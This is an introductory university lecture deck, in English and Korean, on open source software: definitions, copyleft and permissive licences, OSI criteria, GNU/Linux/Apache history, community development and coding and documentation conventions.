Open Source Programming
[GLSO215]

Lecture-01
Introduction to Open Source Software

경북대학교 IT 대학
컴퓨터학부

Contents

- **What is Open Source Software(OSS)?**
- **Open Source Licensing**
- **OSS Histories**
- **OSS Development**

Open Source Software

What is Open Source?

general definition:

any software whose **source code** is freely distributed and allowing everybody to modify the code.

- Source code is released under a license in which the copyright holder grants users the rights to study, change, and distribute the software to anyone and for any purpose

- No one has exclusive control over the term “open source”
- Not an enforceable copyrighted term or trademark

What is Free Software?

- **OSS shares similarities with free software and is part of the broader term free and open-source software(OSS)**


- **Free Software**
  - Freedom to run, copy, distribute, study, change and improve the software.
  - Freedom to **run** the program, for any purpose
  - Freedom to **study** how the program works, and adapt it to your needs
  - Freedom to **redistribute** copies so you can help others
  - Freedom to **improve** the program, and release your improvements to the public

- **Term "free" can lead to negative marketing notions especially to business and corporate users.**
  - The word “free” in “free software” pertains to freedom, not price

Other Categories of Software

- **Freeware**
  - Non-chargeable copyrighted software
- **Shareware**
  - Software delivered without charge but continued usage subject to payment
- **Proprietary Software**
  - non-Free Software
- **Public domain Software**
  - non-copyrighted
  - No ownership

Relationships Among the Categories



Open Source Licensing

Free/Open-Source Software Licensing

- **Free/Open-Source software licensing falls into 2 main types:**
  - Copylefted
  - Non-copylefted

Copylefted Software

- *What is there to stop someone from converting a free software to non-free software?*

- **Copyleft is used to prevent this.**
  - Copyright a software and add in certain distribution restrictions to prevent conversion into non-free.
  - Anyone who redistributes the software, with or without changes, must pass along the freedom to further copy and change it.
  - Guarantees that every user has freedom.
  - e.g. **GNU General Public License (GPL)** - free software and copyleft license
  - Linux is distributed under a GNU GPL license.


Non-copylefted Software

- Much more permissive licensing than GPL
- Permission to redistribute and modify
- Permission to add additional restrictions to its further distribution and modification
- This means that it is possible for someone to take such software and make it proprietary with or without modifications.
- e.g. X11 (and XFree86) license, BSD License, Apache License

Open Source Initiative (OSI)

- **www.opensource.org**
  - **Open Source Initiative (OSI)** was founded in 1998 & has unofficial power over the core concepts
  - OSS licenses are approved by the OSI based on their **Open Source Definition (OSD)**

- **OSI Definition of Open Source License**
  - https://opensource.org/osd
  - Open source doesn't just mean access to the source code.
  - 1. Free Redistribution / 2. Source Code / 3. Derived Works
    4. Integrity of The Author's Source Code
    5. No Discrimination Against Persons or Groups
    6. No Discrimination Against Fields of Endeavor
    7. Distribution of License
    8. License Must Not Be Specific to a Product
    9. License Must Not Restrict Other Software
    10. License Must Be Technology-Neutral



Open Source Licensing

- Apache License, 2.0
- BSD 3-Clause "New" or "Revised" license
- BSD 2-Clause "Simplified" or "FreeBSD" license
- GNU General Public License
- GNU Library or "Lesser" General Public License (LGPL)
- MIT license
- Mozilla Public License 2.0 (MPL)
- Common Development and Distribution License
- Eclipse Public License (EPL)
- …

See https://opensource.org/licenses/category

Examples of License File: README

- **Apache**

```
Copyright [yyyy] [name of copyright owner]

Licensed under the Apache License, Version 2.0 (the "License");
you may not use this file except in compliance with the License.
You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
```

- **GPL**

```
Copyright (C) <year> <name of author>

This program is free software: you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation, either version 3 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program. If not, see <http://www.gnu.org/licenses/>
```

주요 라이선스별 의무사항

의무사항	GPL3	EPL	MPL	Apache	MIT	BSD
복제, 배포 , 수정 권한 허용	O	O	O	O	O	O
배포 시 라이선스 사본 첨부	O	O	O	O	O	
저작권 고지사항 유지	O	O	O	O	O	O
동일 라이선스로만 배포	O	O	O			
수정 시 수정 내용 고지	O	O	O	O		
명시적 특허 라이선스 허용	O	O	O	O		
특허소송 제기 시 라이선스 종료	O	O	O	O		

See) https://www.olis.or.kr

OSS Histories

History

1984 ⟶ **Richard Stallman** found the **Free Software Foundation (FSF)** (www.fsf.org) in 1985 to develop "free" version of a UNIX operating system

- **GNU Public License (GPL)** officially announced
  - American Software Freedom Activist, Hacker, and Software Developer
  - Noticed a change in software licensing while studying at MIT
  - Announced the "GNU Project" in September 1983
  - Founded the Free Software Foundation in October 1985

FREE SOFTWARE FOUNDATION

GNU Project

- Mass collaboration project of software developers
- Founding Goal: "I will develop a sufficient body of free software so that I will be able to get along without any software that is not free"
- First project was to replicate the Unix operating system
- Recursive acronym meaning **"Gnu's Not Unix"**

GNU Powered

History

1994 ⟶ Linux 1.0 is released under the GPL by Linus Torvalds

Linux

By 1990, the GNU Project had created all of the major O/S components except for the kernel

Linus Torvalds, from Finland, decided to develop a free Unix/Minix-based operating system

1998 ⟶ Netscape released its software as a free software and open source

• The term **"Open Source"** is first time used

1999 ⟶ **ASF (Apache Software Foundation)** Established

2003 ⟶ Linux OS/Apache Web Server are mainstream

OSI vs. FSF

1984 ⟶ The Cathedral and the Bazaar, a reflective analysis of the hacker community and free software principles written by **Eric Raymond**

무료 eBook 확인

Eric Raymond and other members of the FSF to understand they need to 'rebrand' the FSF's social activism to make it more appealing to commercial software companies

- To help corporations see the great benefits of adopting and contributing to free software


1998 ⟶ OSI (Open Source Initiative) formed


- **Difference**
  - **OSI**: Your program is very attractive. How can I get a copy?
  - **FSF**: Your program is very attractive, but I value my freedom more. So I reject your program.

https://www.gnu.org/philosophy/open-source-misses-the-point.html

ASF (Apache Software Foundation)

- **350+ software projects in ASF**
  - 199 committee managing 329 projects
    - committee: PMC or Top level project
  - 5 special committees





Project categories
- big-data
- build-management
- cloud
- content
- data-management
- database
- geospatial
- graphics
- Hadoop
- http
- Java EE
- library
- network client
- network server
- web framework
- xml

https://www.apache.org/index.html#projects-list

Open Source Software Examples

E-Commerce E-Business E-Community Others ....

Applications

Apache Tomcat

JBOSS

Apache

PHP

Zope

Perl

Python

Development Platforms, Middleware, Databases

MySQL

PostgreSQL

Networking Services

FreeBSD

Linux

OpenBSD

Operating Systems

Open Source Software Examples

Ximian

OpenOffice

Mozilla

KOffice

GNOME-Office

Applications

KDE

GNOME

XFree86 (X-Windows)

GUI and Windowing System

Networking Services

FreeBSD

Linux

Operating Systems

OSS Development

OSS Development


- **How can the technical work of dozens, or even hundreds, of developers be coordinated without the usual project management apparatus?**

- **How do useful, well-designed products emerge from the individual actions of widely-distributed developers, with minimal central planning and relatively impoverished communication?**

The Way of OSS Development

1. **Discuss the “itch” with a few**
2. **Code Development starts**
3. **Create website and “announce”.**
4. **Community evolves**
5. **Functionalities added**
6. **Feedback and Communication flows**

OSS Development Process



➔ *OSS Community Development Process*

오픈소스 발전: 온라인 커뮤니티 활성화

- **인터넷의 발전**
- **소스 공유 도구 & 포털**
  - 버전 관리 도구: Subversion, Git, …
  - 오픈소스 공유를 위한 포털: Sourceforge, CodePlex, Google Code, GitHub, …
- **버그 리포팅 등 의사 소통을 위한 도구**
  - 버그 리포트: Ubuntu Launchpad, Bugzilla, …
  - 의사 소통: Mantis, Trac, …
- **온라인 커뮤니티 그룹 활성화**
  - 글로벌 커뮤니티 & 로컬 그룹

개인과 기업 측면에서의 이점

- **오픈소스와 개인**
  - 타인 소스 이해를 통한 지식 습득
  - 정보 교류
  - 마음에 맞는 동료 찾기
  - 취업 / 이직
  - 기타 등등

- **오픈소스와 기업**
  - 개발 기간 단축
  - 공개적 리포팅을 통한 빠른 버그 해결
  - 대형 글로벌 기업의 경우 특정 오픈소스에 적극 참가하여 기업의 발전 방향과 동반하려는 움직임...

글로벌 기업 IT 문화 (1)

- **코딩 규칙 준수**
  - 여러 사람들이 기여하는 오픈소스에서 명확한 코딩 규칙은 필수
  - 서로 규칙을 맞추어야 혼란이 적어짐
- **글로벌 기업 IT 개발사에서의 코딩 규칙**
  - 공백 문자 개수 등까지도 명확하게 정하여 사내 개발자들간 코딩 스타일을 통일
    - 예: if {} 위치, 블록에서의 공백 문자 길이

[A]

```
if (a>b) {
   //...
   c=a;
}
```

[B]

```
if (a>b)
{
   //...
   c=a;
}
```

[C]

```
if (a>b)
{
        //...
        c=a;
}
```


- **OpenStack에서의 코딩 규칙**
  - PEP8
    - Python 표준 코딩 스타일 문서
      - 참고: http://sk8erchoi.bitbucket.org/peps-korean/pep-0000.html
  - Hacking
    - OpenStack 코딩 스타일을 준수하였는지 확인 가능한 가이드 & 도구
      - 참고: https://github.com/openstack-dev/hacking

글로벌 기업 IT 문화 (2)


- **코딩과 같이 표현하는 문서화 + 자세한 설명**
  - 문서 형식보다는 효율성을 중시
- **활용 1: 텍스트 파일 형식을 이용한 빠른 문서화**
  - 예: 스핑크스 (Sphinx) 문서 생성 도구
    - Python으로 제작되었으며, rst (restructured text) 문법을 사용하여 문서 내용을 텍스트로 기록
    - HTML, PDF, eBook 등 형태로 손쉽게 변환 가능
    - OpenStack 문서: 기존 xml → rst 형식 변환 진행 중

```
.. _ch_arch:

Architecture
============

This section introduces the Ryu architecture.
Refer to the API reference <http://ryu.readthedocs.org/en/latest/> for how to use each class.

Application Programming Model
-----------------------------

The following section explains the programming model used for Ryu applications.

.. only:: latex

    .. image:: images/arch/fig1.eps

.. only:: not latex

    .. image:: images/arch/fig1.png

Applications
^^^^^^^^^^^^

Applications are a class that inherits ``ryu.base.app_manager.RyuApp``. User logic is described as an application.
```


텍스트 형태 파일 (문법: rst)



RST 포맷화된 결과



PDF 변환 결과




HTML 변환 결과

글로벌 기업 IT 문화 (3)


◆ 활용 2: API에 대한 매뉴얼 자동 생성 및 테스트

- Swagger
  - API 사용법, 샘플 데이터 제공, 테스트 호출 가능
  - 예: Cisco에서 주도하여 오픈소스로 기여하는 Opendaylight



글로벌 기업 IT 문화 (4)

